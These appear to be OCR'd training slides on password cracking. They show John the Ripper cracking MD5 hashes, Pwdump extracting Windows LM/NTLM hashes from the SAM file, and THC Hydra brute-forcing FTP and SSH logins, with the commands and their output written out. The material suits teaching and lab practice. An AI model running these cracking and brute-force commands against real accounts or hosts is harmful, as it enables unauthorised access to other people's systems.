123 -> 202cb962ac59075b964b07152d234b70 -> Store

- Following are list of weak password encryption algorithm. If anyone uses this algorithms then it is easy to crack the password.




Hash Functions Example

MD4, MD5, SHA1, SHA256, SHA512

John the Ripper


- Install in kali: apt-get install john
- To check available formats, use following command



```
┌──(ankit㉿kali)-[~/Downloads/cmiyc_2012_password_hash_files]
└─$ john --list=formats
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssha1, aix-ssha256,
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,
AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,
BKS, Blackberry-ES10, WoWSRP, Blockchain, chap, Clipperz, cloudkeychain,
dynamic_n, cq, CRC32, sha1crypt, sha256crypt, sha512crypt, Citrix_NS10,
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,
dominosec8, DPAPImk, dragonfly3-32, dragonfly3-64, dragonfly4-32,
dragonfly4-64, Drupal7, eCryptfs, eigrp, electrum, EncFS, enpass, EPI,
EPiServer, ethereum, fde, Fortigate256, Fortigate, FormSpring, FVDE, geli,
gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa, hMailServer, hsrp, IKE, ipb2,
itunes-backup, iwork, KeePass, keychain, keyring, keystore, known_hosts,
krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs, krb5-17, krb5-18, krb5-3,
kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS, MD2, mdc2, MediaWiki,
monero, money, MongoDB, scram, Mozilla, mscash, mscash2, MSCHAPv2,
mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12, multibit, mysqlna,
mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2, net-md5, netntlmv2,
netntlm, netntlm-naive, net-sha1, nk, notes, md5ns, nsec3, NT, o10glogon,
o3logon, o5logon, ODF, Office, oldoffice, OpenBSD-SoftRAID, openssl-enc,
oracle, oracle11, Oracle12C, osc, ospf, Padlock, Palshop, Panama,
PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256,
PBKDF2-HMAC-SHA512, PDF, PEM, pfx, pgpdisk, pgpsda, pgpwde, phpass, PHPS,
PHPS2, pix-md5, PKZIP, po, postgres, PST, PuTTY, pwsafe, qnx, RACF,
RACF-KDFAES, radius, RAdmin, RAKP, rar, RAR5, Raw-SHA512, Raw-Blake2,
Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
Raw-SHA1-AxCrypt, Raw-SHA1-Linkedin, Raw-SHA224, Raw-SHA256, Raw-SHA3,
```

John the Ripper

- These are some examples of passwords with its hashes




Password	MD5	SHA1
123456	e10adc3949ba59abbe56e057f20f883e	7c4a8d09ca3762af61e59520943dc26494f8941b
12345678	25d55ad283aa400af464c76d713c07ad	7c222fb2927d828af22f592134e8932480637c0d
123456789	25f9e794323b453885f5181f1b624d0b	f7c3bc1d808e04732adf679965ccc34ca7ae3441
12345	827ccb0eea8a706c4c34a16891f84e7b	8cb2237d0679ca88db6464eac60da96345513964
1234	81dc9bdb52d04dc20036dbd8313ed055	

- Create b1.txt file with following content
- e10adc3949ba59abbe56e057f20f883e
- 25d55ad283aa400af464c76d713c07ad
- 25f9e794323b453885f5181f1b624d0b
- 827ccb0eea8a706c4c34a16891f84e7b
- 81dc9bdb52d04dc20036dbd8313ed055


John the Ripper

- Text file should be created at this path.



```
──(ankit㉿kali)-[~/Downloads/cmiyc_2012_password_hash_files]
```


- Now type following command, it will decrypt all the passwords from b1.txt file



```
┌──(ankit㉿kali)-[~/Downloads/cmiyc_2012_password_hash_files]
└─$ john b1.txt --format=RAW-MD5
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
12345            (?)
1234             (?)
123              (?)
Proceeding with incremental:ASCII
1234589          (?)
4g 0:00:00:06 DONE 3/3 (2021-05-10 01:19) 0.6557g/s 12892Kp/s 12892Kc/s 12892KC/s ts1gg16..1234532
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
```

Pwdump

- Pwdump is actually different Windows programs that are used to provide LM and NTML hashes of system user accounts.
- LM hash is a compromised password hashing function that Microsoft LAN manager and Microsoft windows version prior to windows NT used to store user password.
- The user passwords are stored in a hashed format in a registry hive either as an LM hash or as an NTLM hash. This file can be found in **%SystemRoot%/system32/config/SAM**
- Pwdump password cracker is capable of extracting LM, NTLM and LanMan hashes from the target in Windows, in case if Syskey is disabled, software has the ability to extract in this condition.



Windows XP Startup Password

This computer is configured to require a password in order to start up. Please enter the Startup Password below.

Password:

Screenshot of the Syskey utility on the Windows XP operating system requesting for the user to enter a password


- Recently software is updated to new version called Fgdump as Pwdump not work fine when any antivirus program is running.

Pwdump - Feature

- It is available for Windows XP, 2000.
- A powerful extra feature are available in new version of Pwdump.
- Ability to run multithreaded.
- It can perform cachedump (Crashed credentials dump) and pstgdump (Protected storage dump).
- Source:
  - http://www.darknet.org.uk/

HTC-Hydra

- It is multiple services supportive and network authentication cracker.
- THC Hydra is a supper fast network password cracking tool. It uses network to crack remote systems passwords.
- It can be used to crack passwords of different protocols including HTTPS, HTTP, FTP, SMTP, Cisco, CVS, SQL, SMTP etc.
- It will give you option that you may supply a dictionary file that contains list of possible passwords. It's best when we use it in Linux environment.



Target

● Single Target 127.0.0.1

○ Target List

Port 0

Protocol ftp

Output Options


□ Use SSL □ Be Verbose

□ Show Attempts □ Debug

```
hydra 127.0.0.1 ftp -l yourname -p yourpass
```

THC Hydra - Feature

- Fast cracking speed.
- Available for Windows, Linux ,Solaris and OS X.
- New modules can be added easily to enhance features.
- Supportive with Brute force and dictionary attacks.
- Source:
  - ➥ https://www.thc.org/thc-hydra
  - ➥ https://github.com/maaaaz/thc-hydra-windows



Target

● Single Target: 127.0.0.1

○ Target List:

Port: 0

Protocol: ftp

Output Options


□ Use SSL □ Be Verbose

□ Show Attempts □ Debug

```
hydra 127.0.0.1 ftp -l yourname -p yourpass
```

THC Hydra - Feature

- Hydra is already installed in kali linux.
- Syntax: -l – small l is used when we know username
- -L – is used to pass usernames stored text file
- -p – when password is known
- -P – when we pass all possible passwords stored in text file




Syntax Breakdown

```
hydra ftp://192.168.0.2:2221 -l admin -P list.txt
```

THC Hydra - Feature


- To crack password of ssh running on 192.168.0.104 and port 22222 we ues following command
- Here username and passwords are stored in txt file and it is passed as argument
- -v – will use for verbosity and will display all possible tried username and password for brute force
- -f – it will stop once the correct password is found
- This file is default available in kali which has words stored in it, we can also use that as argument `-P /opt/rockyou.txt`



```
┌──(ankit㉿kali)-[~]
└─$ hydra ssh://192.168.0.104:22222 -L /home/ankit/temp/word.txt -P /home/ankit/temp/word.txt -V -f          148 ×

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-20 22:08:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
prevent overwriting, ./hydra.restore
```

THC Hydra - Feature

